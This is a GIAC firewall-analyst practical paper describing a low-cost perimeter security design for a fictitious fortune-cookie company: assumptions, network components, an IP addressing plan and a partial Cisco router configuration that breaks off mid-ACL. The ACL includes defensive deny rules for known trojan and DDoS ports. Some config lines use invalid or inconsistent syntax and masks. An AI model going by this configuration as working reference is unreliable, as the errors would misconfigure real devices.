Global Information Assurance Certification Paper

GIAC Certified Firewall Analyst (GCFW) Practical Assignment Version 2.0

"Low Cost Perimeter Security"

By David Jenkins (GCIH, GCIA)
15th July 2003

Table of Contents

Abstract

This paper details a security design of a fictitious company called GIAC Enterprises which deals in fortune cookie sayings. The design covers the security components mainly around the perimeter of the company, from firewalls, virtual private network, intrusion detection …etc. Also included are security testing exercises and a design under fire.

Assignment 1 – Security Architecture

Assumptions

The following assumptions are made in regards to GIAC Enterprises.

1) The business of dealing in fortune cookie sayings is one of very small margins and employs a small workforce (less than 20). This is a critical restriction and the success of the company hinges on the requirement of low start-up costs.

2) Because of this, GIAC Enterprises will only spend the minimal amount necessary to have a secure e-business. Generally information technology security is seen as an unwanted additional expense from the business.

3) GIAC Enterprises is not a hot target for IT attacks as are military or financial institutions. They are most likely down the bottom end of this scale. Although reasons for possible attacks are:

   a. Targeted from positive automated scan results, their systems could be used for stepping stones to attack other targets or part of a mass DDOS attack.
   b. The business opposition could have incentive to bring down the e-business so there are more customers for their business.
   c. The credit card details themselves could be targeted.

4) With the above in mind the security architecture will be designed with low budget solutions that are security effective with minimal amount of ongoing administration and low maintenance required.

5) To help facilitate the low cost requirement, the entire GIAC Enterprise business, servers, personal computers and laptops will be run on the RedHat Linux operating system utilising open source applications. This removes the need to purchase application software and allows the low cost of the RedHat distribution software to be used. Both the RedHat operating system and open source application can provide more than enough security in this case and compared to some proprietary software is more secure, additionally open source is seen as more secure than proprietary software by some because of the most vulnerabilities discovered early on in the product lifecycle.

Business operations

This section details the business requirements for GIAC Enterprises and is broken up into a number of separate categories.

Customers

The customer has the requirement to be able to purchase bulk fortune cookie sayings online. They will connect to the web server via the Internet to a special customer page and download bulk fortunes. To do this they will require domain lookup to the DNS server for host name/address to IP address resolution. The connection will be over HTTPS, prompting for a valid username and password before downloading is permitted. The encrypted session will uphold the confidentiality of the bulk messages. They can connect to the customer web page from a link on the main site or direct from prior knowledge stored URL.

The customers will also need an avenue to be able to send emails to GIAC Enterprises for questions relating to business.

Services: Web host, 80, 443, Named(53), Sendmail(25)
Protocols: HTTP, HTTPS, DNS, SMTP
Applications: Web server running Apache 1.3.27, customer's choice of desktop web browser software.

Suppliers

The requirement for the suppliers is to be able to supply new fortune cookie sayings to GIAC Enterprises. The suppliers will do this by encrypting and signing the document with PGP or PGP compliant software (ie GPG) and email the resultant document to GIAC Enterprises. This will ensure authenticity, confidentiality and integrity of the data. Although email cannot be relied upon to deliver messages absolutely, as the granularity of timing requirements of delivery is not seconds critical for fortune cookie sayings, then this will be sufficient in this case.

Using this method will also remove the need to have a service that allows remote users to write to a system. Thus removing a possible point of attack. The GIAC Enterprise person responsible will decrypt the message using GPG. GPG will be used as there is no purchase cost for the software. The decryption of the message with also authenticate the sender and integrity of the message.

Services: Sendmail (25)
Protocols: SMTP
Applications: GPG, mail

Partners

Partners have the requirement to be able to download all available fortune cookie sayings. They then translate the sayings into the language(s) they require and post on their own reseller web site. They will connect via the Internet, to save on international connection costs and bulk download via a special partner web page. This page will be via HTTPS prompting the user for a valid username and password, similar to the HTTPS connection for the customers. The encrypted session will provide the confidentiality of the mass information in transit. They will require domain lookup to the DNS server.

The partners will also need an avenue to be able to send emails to GIAC Enterprises for questions relating to business.

Services: Apache Web host (80, 443), Named(53), Sendmail(25)
Protocols: HTTP, HTTPS, DNS, SMTP
Applications: Apache 1.3.27, customers web browser software.

GIAC Enterprises internal users

Will need to access the Internet via HTTP for research on the fortune cookie business. To use the web, they will use a proxy server, which will proxy all connections to the Internet. Domain lookup access from the proxy server to the Internet will need to be enabled to resolve web addresses. The internal users will also have access to email and will have the need to mail internally and externally. Lastly the internal users will need to be able to connect to the web server to ensure the web page is working correctly.

The internal information technology support staff will also need to administer the web server, routers, switches, network intrusion detection devices and firewalls. This will be done by working on the console of each of these devices instead of remotely administering these systems. This is a far more secure method of managing these devices, as there needs to be no listening services on these systems other than the primary service that they provide. This also allows tighter firewall rule sets. These systems can be locked down quite securely because of this. Lastly this is feasible, as GIAC Enterprises is a small company in a small office and the server and device locations are on the same floor and only one or two rooms away.

Services: Sendmail(25), Named(53), Apache(80)
Protocols: HTTP, HTTPS, SMTP, DNS
Applications: Mozilla, mail

GIAC Enterprises mobile sales force

The requirement is for the sales people to demonstrate the GIAC Enterprises offerings. They will need to demonstrate how users and customers connect to the system to view, choose and receive fortune cookie sayings. The salespeople will connect to a national ISP then connect through the Internet as customers and general public would. The salesperson will have configured on their laptops the local telephone numbers for the ISP, so they are always making a local call. This saves on telephone bills and also does not add the need for a modem pool at GIAC enterprises. Not having modem pools is a bonus when it comes to security, as modems are a frequent method of companies being successfully attacked, instead of through the main Internet connection.

The sales force will then connect to the GIAC Enterprises web site using HTTP and to demonstrate purchase of sayings will use HTTPS to ensure confidentiality. They will require domain lookup access to the DNS server. Additionally as the sales people are connecting to the Internet without the protection of the company firewall, they will have personal firewalls configured on each of their laptops.

The mobile sales force will also need an avenue to be able to send emails to GIAC Enterprises for questions relating to the business, that potential customers may ask, or to demonstrate to the customer that this is possible.

Services: Apache (80, 443), Named(53), Sendmail(25)
Protocols: HTTP, HTTPS, DNS, SMTP
Applications: Mozillia browser, NetFilter firewall

GIAC Enterprises teleworkers

These people will need to be able to access the internal systems similar to the GIAC employees working on the internal network at the office, but will be restricted to the crucial protocols, to further control the allowed traffic/decrypted traffic from the tunnel effectively adding another layer of security. This will be done by connecting through to their local ISP and connecting through the Internet and establishing a VPN tunnel to the company. The decision to use the Internet does provides the possibility of an attacker coming from Internet to have the potential to connect into the companies system, but will be offset by the use of the security measure of public private asymmetric IPSEC VPN tunnel initiation, and also by cost-risk analysis of there being no need for a modem pool at GIAC Enterprises, saving money and also the exposure of using modems. The other possibility is for the attacker on the Internet targeting the teleworkers computer while they are connected to GIAC Enterprises and then bounce from their system through the VPN into the companies internal network. This risk will be mitigated by the use of personal firewalls configured on each teleworkers computer. Each teleworker by using strong authentication and the IPSEC VPN will have confidentiality and integrity while the company ensures only their employees will access their systems. And lastly, if they were compromised, the attacker would only be able to target and use the allowed protocols. These being listed below.

The teleworkers will need to be able to send emails, via the common file system, transfer files to and from the file system and browse the web. This will all be done through the companies network. For example, a teleworker browsing the web, would connect through the VPN to the companies proxy server back out to the Internet. This removes the need to have a split tunnel at the teleworkers machine which reduces the possibility of an attacker from the Internet taking control of the teleworkers machine and then bouncing from there into the companies internal network. Additionally as the teleworker is connecting through the Internet they will need to have a personal firewall. As with the mobile sales force, but reinforced to a further extent because of the far greater access they have into the companies network. An added benefit of using Linux instead of windows is that this makes the majority of viruses not applicable.

Services: sshd(22), sendmail(25), Named(53), Apache(80/443)
Protocols: HTTP, HTTPS, SMTP, DNS, SSH
Applications: Free S/WAN, Open Office, Mozilla, NetFilter Firewall, scp, ssh.

The general public

Connect via the Internet using HTTP to connect to the GIAC Enterprises fortune cookie web site at the home page. When purchasing fortune cookies, a secure connection is established via HTTPS. Although the need for confidentiality is not so critical for the actual fortune cookies themselves as the number in transfer will be one or a few, the need to protect the privacy of the clients credit cards details is paramount. HTTPS will ensure the credit card details in transit will remain confidential. The general public on the internet will also require domain lookup access to the DNS servers.


The general public will also need an avenue to be able to send emails to GIAC Enterprises for questions relating to the business.

Services: Apache (80, 443), Named(53), Sendmail(25)
Protocols: HTTP, HTTPS, DNS, SMTP
Applications: Client's web browser

Network Security Components

The following section describes the details of the security devices used in the network design and explains the reasoning behind and the validity of the security defence behind each one.

GIAC Enterprises Network Diagram



Servers

A security design consideration was to use separate machines for each service offered on the Public DMZ. Although this costs more, it is only mainly applicable to the hardware as the operating system is RedHat Linux and the applications free.

Secondly, the technical specifications of each server does not need to be as great as if the one server was providing all the services which reduces the cost of each server in that respect. And lastly, the security benefit of doing this is to reduce the number of open ports and possible vulnerable services on that system which reduces the probability of compromise of the system. If the server is compromised the attacker has only access to one critical system and the rest are still isolated, following the old saying, "Don't put all your eggs in one basket". Note this is not a typical fortune cookie saying, but GIAC Enterprises are looking at possibility of expanding their product offering to include wisdom sayings as well.

Additionally all hosts on the Public DMZ will be hardened and locked down. This entails, removing unused tools and commands on the systems, stopping services that are not required and applying all the latest patches operating system and applications. The process followed is based on the linux security hardening guide found at http://www.linux-sec.net/Harden/harden.gwif.html .

Workstations

All GIAC Enterprises users, whether they are teleworkers, sales people or internal users will have the RAV antivirus program on their machines. Although viruses are nowhere near as common on Linux systems as Windows, because of the fact that Open Office, Star Office can read Microsoft Word, Excel…etc formats, there is a possibility of a virus entering and activating through there. The AV software is relatively cheap and for the protection it provides, is worth it. The RAV AV software can be found at http://www.ravantivirus.com/ .

Each sales force users and teleworker has a personal firewall running on their system. The firewall is Netfilter. This firewall protects them from Internet attacks while connected to their ISP. This is an essential part to the overall defence of GIAC Enterprises, because of the reason the teleworkers tunnel in over the VPN. If they are compromised, then an attacker has access to the internal network.

Networks

Another security feature in the design is to have a separate network for the intrusion detection traffic. This LAN exists to separate all intrusion detection traffic to be on its on network. This way, there is no possibility for someone from one network being able to see any of the data or alerts from the NIDS. This is achieved by the use of a separate network hub and only having the NIDS systems connected to it. Hubs were used in this case because of the requirement to keep costs to the minimal. There is no router between the NIDS LAN and any other LAN, therefore someone could not send packets to the NIDS LAN. To use the NIDS system, a person has to physically sit on the NIDS console. The only link between the NIDS LAN and the other network segments is through the two NIDS sensors, as each of them has a second NIC another network, one to the internal LAN and one to the public DMZ. Although both of these NICs are in stealth mode, by not having an IP assigned to them, they are therefore not addressable with IP packets. This practically and effectively isolates them from the network being sniffed itself.

Web Proxy

Located on the public DMZ is a web proxy server. This server proxies all internal users, including teleworkers web browsing connections out to the Internet. The server is running Squid version 2.4. This removes the need for a complete connection all the way from the internal LAN out to the Internet Also, because it proxies all the connections, it will only accept valid web traffic.

Credit Card Server

An important informational asset at GIAC Enterprises is the credit card server. This is a server, which holds all the credit cards processed for purchasing fortune cookie sayings. This server will be locked down and hardened as described for the server in the public DMZ. Because the cards information is of a high confidentiality, a simple form of host based intrusion detection(HIDS) will be run on the server. The application used for this will be the freeware utility called “Swatch”. Swatch will be configured to look for a number of key alert patterns and send the GIAC Enterprises IT security person email alerts when a match is detected.

DNS

The last feature to be mentioned in short, is the design of having split DNS. There is an external DNS server sitting on the public DMZ and an internal DNS server sitting in the internal LAN. All requests to perform address lookups for GIAC public servers will be serviced with the external DNS and all requests from internal systems for address resolution will be serviced by the internal DNS. This means that no internal information needs to be stored on the public DNS, so if that system is compromised, an attacker can not see all the internal systems and their addresses. This adds another level of security to GIAC Enterprises.

Following is the detailed information in regards to the main IT security devices at GIAC Enterprises, these are the Internet access router, the firewall, the VPN server, the NIDS, and the Switch.

Vulnerability Management

As an ongoing regular activity, a vulnerability management process will be followed at GIAC Enterprises. This consists of subscribing to newsgroups that post new vulnerabilities as they are discovered, for example the bugraq newsgroup. All patches will be applied in the timely manner and workarounds put in place if patches are not immediately available for all high level alerts. To complement this, regular vulnerability scans will be conducted utilising open source tools like Nessus. Any critical vulnerabilities will be patched immediately.

Router

Device: Internet Access Router / Filtering Router / Border Router
Brand: Cisco
Version: Cisco 1760 IOS 12.2

Explanation: The Internet access router/filtering router is the first line of defence in the network for GIAC Enterprises. The 1760 model is designed for small to medium sized businesses and is rack mountable. For future growth of GIAC Enterprises, it supports voice over IP. This router has on it the ability to perform access control lists (ACL's). These ACL's screen out all unwanted protocols from entering the GIAC Enterprises network, which provides:

- Ingress filtering. This prevents spoofing, blocks loopback address, blocks broadcast address and blocks non routable IP addresses, blocks non-used IP addresses.
- Egress filtering. This blocks outbound spoofing, ensure internal network address source address space does not leak out to the Internet.
- Block critical services. For example tcp/udp 135-139 & 445. This adds a second layer of security backing up the firewall in blocking this traffic.
- Block packets that are used for reconnaissance and attacking, ie – source routed packets, ICMP...etc.
- Only allow certain types of traffic from a particular source to a particular specified destination. Although this rule is commonly found in firewall rule sets, this provides a backup layer of security to the firewall.

Although in the case of an actual DOS or DDOS then putting in a rule to block the source of these attacks would be used. A Cisco router was chosen because of the popularity, proven technology and flexibility of the ACL's that be utilised on this device.

Access to configure the router is only available on the local console. This removes the requirement for the router to accept any traffic directed to itself, thus making the system more secure.

Firewall

Device: Firewall
Brand: Netfilter/IpTables on RedHat Linux 8.0
Version: 1.2.8
Explanation: The firewall is the second line of defence after the Internet access router and provides a number of security functions. These are:


- Controls traffic into and out of the network and around the perimeter. The control can be broad based or can be very specific as to exactly what should be allowed (which protocols) into and out, which DMZ, from what source and to what specific locations. This is done with static and stateful packet filtering. The policy of the GIAC Enterprises firewall is to block all traffic unless specifically allowed. This is the more secure method of configuring the firewall rules, because if done the other way (allow everything and block unwanted), there may be a considerable number of unknown unwanted types of traffic that are being allowed into the network. As new types of attacks are being created everyday, this would be an exhaustive task, which does not match the low maintenance requirement of GIAC Enterprises.
- The firewall also provides the network address translation (NAT) for an added layer of security. This is used so that all internal network address space stays within the domain of the internal network and does not reach the Internet. This stops attackers from being able to gleam this information so that they can start to select targets internally and also map the internal network.
- Firewall helps stop DOS and DDOS attacks.
- Blocks unused Internet address ranges. This backs up the internet access filter router and provides another layer of security.
- Blocks trouble source addresses or network range. This is handy for DOS attacks.

NetFilter was chosen because it comes free with Linux, this complies well with GIAC Enterprises not wanting to spend much money on the security infrastructure. Secondly as there is only one firewall in the network there is no need to manage multiple firewalls which other products are better at.

Virtual Private Network

Device: VPN
Brand: Free S/WAN on RedHat Linux 8.0
Version: 2.01
Explanation:. The virtual private network (VPN) device is another layer of security to ensure confidentiality of the traffic over the Internet and to provide strong authentication before allowing access to the GIAC Enterprises internal network. This part of the security is critical, because if compromised, an attacker basically has free access to the internal network. The placement of the end point VPN device is important in the security of the network and is shown below with the traffic flow indicated.

VPN Flow Diagram



As can be seen, the VPN host sits on a separate network segment, VPNecrypted DMZ by itself and has two Network Interface Cards (NIC) in the device. Putting the system on it's own DMZ removes the possibility of another host on that segment being compromised and then being used as a launching pad to attack the VPN host. Even if say the web host on the Public DMZ is compromised and they then use this to try and attack the VPN device, there will be no firewall rule to allow traffic from the web host to the VPN device and so the attempt will fail and in fact there is no firewall rule allowing any traffic to pass from the Public DMZ to the VPNencrypted DMZ. Note also the VPN server has a valid Internet routable address on its NIC to allow Free S/WAN to work. If any NAT takes place before the VPN host, the system will not work.

The flow of events are:

- First the client (is this case the teleworker) is authenticated.
- Once successful a secure encrypted tunnel is created from the client through the firewall to VPNencrypted DMZ to the VPN device. Passing through the firewall allows the firewall to provide protection to the VPN device itself, by blocking all traffic except the VPN traffic.
- When the traffic hits the VPN device, it decrypts the traffic and spits out the clear flow on its other NIC, onto the VPNclear DMZ to another connection back into the firewall. It passes back through the firewall so that the specific protocols can be controlled as to what is allowed into the internal network. This cannot be done at the first pass through the firewall, because all the protocols are contained in the protected VPN tunnel. Security wise it would ultimately be ideal to have a secondary firewall for the clear traffic to pass back through but in this case the extra expense would not be justified especially with the low budget available. Secondly, the reason the traffic passes out through another NIC, is because it keeps the traffic flows separate, which simplifies things and also allows added security through tighter firewall rules.
- The valid traffic then passes through the firewall and onto the destination required.

Network Intrusion Detection System

Device: NIDS
Brand: Snort & SnortSnarf on RedHat Linux 8.0
Version: 2.0
Explanation: The Network Intrusion Detection system is used to detect attacks on the network. In the network diagram there are actually two NIDS sensors placed throughout the network. Each sensor has two NICs. One NIC to look for attacks, the other NIC to feed back via a separate network into the management of the system. The NIC that is listening for attacks is configured in stealth mode, ie without an IP address.

The first sensor sits on the Public DMZ and looks for attacks or compromised systems going to or coming from that system. Because this sensor sits on the Public DMZ, there will be quite a lot of scanning and attacks seen. Therefore the sensor will need to be tuned so that a flood of unwanted false positives will not be reported. This will be done by:

- Turning off checking for all Windows attacks. As the entire GIAC Enterprises network consists only of RedHat Linux systems, there will be no threat from Windows attacks. This will cut out the bulk of false positives.
- Turning off all other operating system attacks that are not RedHat Linux ones. Also any attacks based on version older than RedHat 8.0.
- Only checking for attacks on applications that are available on the Public DMZ and turning off the rest. In this case, keeping, web/Apache, domain/bind, smtp/sendmail, proxy/Squid.

The second sensor sits on the internal network and looks for attacks coming into or leaving this part of the network. This is the internal network and there will not be the constant scanning and attacks as will be seen on the Public DMZ. Because of this, all attacks will be monitored for. Although there are no Microsoft Window systems as part of the internal network, if an attacker has been successful in compromising a system on the internal network, they would not know that there are onto RedHat systems and therefore may do a quick scan for Microsoft systems, and therefore trigger the sensor. Or on the other hand, if any Snort alert is triggered it is 99% likely that an attacker is in the internal network, whether this is an attacker from the Internet or an employee the possible consequences can be just as fatal. This stance will also pick up any internal employees plugging in non standard built laptops if they are using Windows.

The NIDS sensors send their logs to the central syslog server, which also acts as the analysis station with the available SnortSnarf tool. The NIDS sensors and NIDS console all communicate via a separate VLAN network to provide an out of band (OOB) path. Having this traffic pass over an OOB, stops attackers knowing that there is any NIDS at all in the system and if they are sniffing the network, whether or not their attacks have been detected.

Network Switch

Device: Switch
Brand: Cisco
Version: Catalyst 2900 series XL
Explanation: There is one switch in the network diagram. The 2900 was selected because for switches they are relatively low cost, and is a 24 port switch. This leaves plenty of room for future expansion. The switch provides the connection points for the Public DMZ hosts. A switch provides a further layer of security over that compared to using hubs, because only the traffic destined for the host is sent on the port the actual host is on. In the case of a hub, all traffic connected to the hub is copied to all ports on the hub. This provides an easy facility for attackers to sniff the network by putting the NIC into promiscuous mode to gain user credentials and confidential data. So in the situation on the Public DMZ, if one particular host is compromised, then a sniffer setup on that host will not be able to see all the traffic on the Public DMZ, only that which is destined for the compromised host.

There are hacking tools out on the Internet freely available that can get around this control by poisoning the ARP cache on the switch, but in this case it will not be successful as the switch in the Public DMZ will have fixed MAC addresses assigned to IP addresses, which cannot be changed by ARP packets.

A switch is more expensive than using hub. And although there is a drive for minimum cost, the cost is outweighed by the added benefit of additional security layers of stopping sniffing which is a very common technique to further compromise a network.

GIAC Enterprises IP addressing scheme

GIAC Enterprises has registered a class C Internet address, being 203.5.10.0/24. From the address assignment below only address space of 96 nodes has been assigned deliberately. This allows for future growth of 160 node network address space to be assigned for possible additional DMZ(s) or other network segments when required, without having to re-assign currently used network address scheme. All network address translation (NAT) will take place on the firewall. All internal network address space is non routable on the Internet.

Internet Segment

- Address Space: 203.5.10.1/28
- Valid Internet routable addresses assigned.
- Limited number of devices required in this network segment, future expansion growth up to maximum 14 devices.

Internet Access Router Internet	203.5.10.1
Internet Access Router internal	203.5.10.2
Firewall eth0	203.5.10.3

Public DMZ

- Address space: 203.5.10.16/26
- Valid Internet routable addresses assigned.
- This leaves room for future growth of a maximum 62 devices on this network segment.

Firewall eth1	203.5.10.16
Web Server	203.5.10.17
Proxy Server	203.5.10.18
Mail Server	203.5.10.19
DNS Server	203.5.10.20
Switch	203.5.10.126
NIDS promiscuous NIC	No IP address

VPNencrypted DMZ

- Address Space: 203.5.10.70/29
- Valid Internet routable addresses assigned.
- Small network segment as there is only one device on it, has growth potential to maximum 6 devices.

Firewall eth2	203.5.10.70
VPN host eth0	203.5.10.71

VPNclear DMZ

- Address space: 203.5.10.78/29
- Valid Internet routable addresses assigned.
- Small network segment as there is only one device on it, has growth potential to maximum 6 devices.

Firewall eth3	203.5.10.78
VPN host eth1	203.5.10.79

Internal LAN

- Address space: 10.0.0.1/24
- Internal reserved network address assigned.
- No need to conserve on network address space as plenty of reserved IP address range available to use.

Firewall eth4	10.0.0.1
File Server	10.0.0.2
Credit Card Server	10.0.0.3
Internal DNS Server	10.0.0.4
PC's IP address range	10.0.0.20 – 10.0.0.40
NIDS promiscuous NIC	No IP address

NIDS LAN

- Address space: 10.0.1.1/24
- Internal network address space assigned.
- No need to conserve on network address space as plenty of reserved IP address range available to use.

NIDS sensor 1	10.0.1.1
NIDS sensor 2	10.0.1.2
NIDS console	10.0.1.3

Assignment 2 – Security Policy and Tutorial

This section shows the policy of the following three devices, the filtering router, the firewall and the VPN device. Included is an explanation of the purpose, why the rule is important and the relevance of the order of the rule of each line in the policy of that device.

Filtering Router (Internet Access Router)

```
version 12.2
! Set name of router
hostname cr01
!
! Enable encrypted passwords
service password-encryption
!
! Use MD5 hash for password and turn off weaker password security
enable secret 5
no enable password
!
! Set time zone of router.
clock timezone EST 10
!
! Turn on ip routing
ip routing
!
! Allow routing of zero subnet
ip subnet-zero
!
! Turn off logging to local console
no logging console
!
! Turn on Cisco express forwarding, provides anti-spoofing.
ip cef
!
! Turn off unwanted services, finger, DNS, bootp and SNMP
! Block these services at start of router configuration as obvious will not be
! required for router.
no ip finger
no ip domain-lookup
no ip name-server
no ip bootp server
no SNMP-server
!
! Don't allow source routing.  Attackers use this to define the path of a
! packet through their desired route.
no ip source-route
!
! Disable Cisco discovery protocol
no cdp run
```

```
!
! Set the IP addresses on interface and specify which ACL applies
interface FastEthernet0/0
 description Link to ISP
 ip address 203.5.10.1 255.255.255.0
 ip access-group 101 in
! Set the IP addresses on interface and specify which ACL applies
interface FastEthernet1/0
 description Network segment to Firewall
 ip address 203.5.10.2 255.255.255.0
 ip access-group 102 in
!
access-list 101 remark Incoming ACL on 0/0 connection to ISP
! First list all denied traffic, then what's allowed, order of rules
! is important here, because if we allowed then blocked, as soon
! as the packet matched an allowed, it would pass it then move
! onto the next packet.  It would never go and check the deny rules.
! Block private and not in use Networks
access-list 101 deny 0.0.0.0/8 le 32
access-list 101 deny 10.0.0.0/8 le 32
access-list 101 deny 127.0.0.0/8 le 32
access-list 101 deny 169.254.0.0/16 le 32
access-list 101 deny 172.16.0.0/12 le 32
access-list 101 deny 192.0.2.0/24 le 32
access-list 101 deny 192.168.0.0/16 le 32
access-list 101 deny 224.0.0.0/3 le 32
access-list 101 deny 0.0.0.0/0 ge 25
access-list 101 deny 202.2.56.0/22 le 32
access-list 101 deny 1.0.0.0/8 le 32
access-list 101 deny 59.0.0.0/8 le 32
access-list 101 deny 128.0.0.0/16 le 32
! Block ports of known Trojans
access-list 101 deny tcp any any eq 6776
access-list 101 deny tcp any any eq 16959
access-list 101 deny tcp any any eq 27374
! Block ports of known DDOS
access-list 101 deny tcp any any eq 27444
access-list 101 deny tcp any any eq 27665
! Block common ports that are not required and related to common attack
vectors
! Common
access-list 101 deny tcp any any lt 22
access-list 101 deny tcp any any eq 69
access-list 101 deny tcp any any eq 123
access-list 101 deny tcp any any eq 161
access-list 101 deny udp any any eq 161
access-list 101 deny tcp any any eq 162
access-list 101 deny udp any any eq 162
access-list 101 deny udp any any eq 179
access-list 101 deny udp any any eq 194
```

```
access-list 101 deny tcp any any eq 194
! Windows specific traffic
access-list 101 deny tcp any any eq 135
access-list 101 deny tcp any any eq 136
access-list 101 deny tcp any any eq 137
access-list 101 deny tcp any any eq 138
access-list 101 deny tcp any any eq 139
access-list 101 deny tcp any any eq 445
access-list 101 deny udp any any eq 135
access-list 101 deny udp any any eq 136
access-list 101 deny udp any any eq 137
access-list 101 deny udp any any eq 138
access-list 101 deny udp any any eq 139
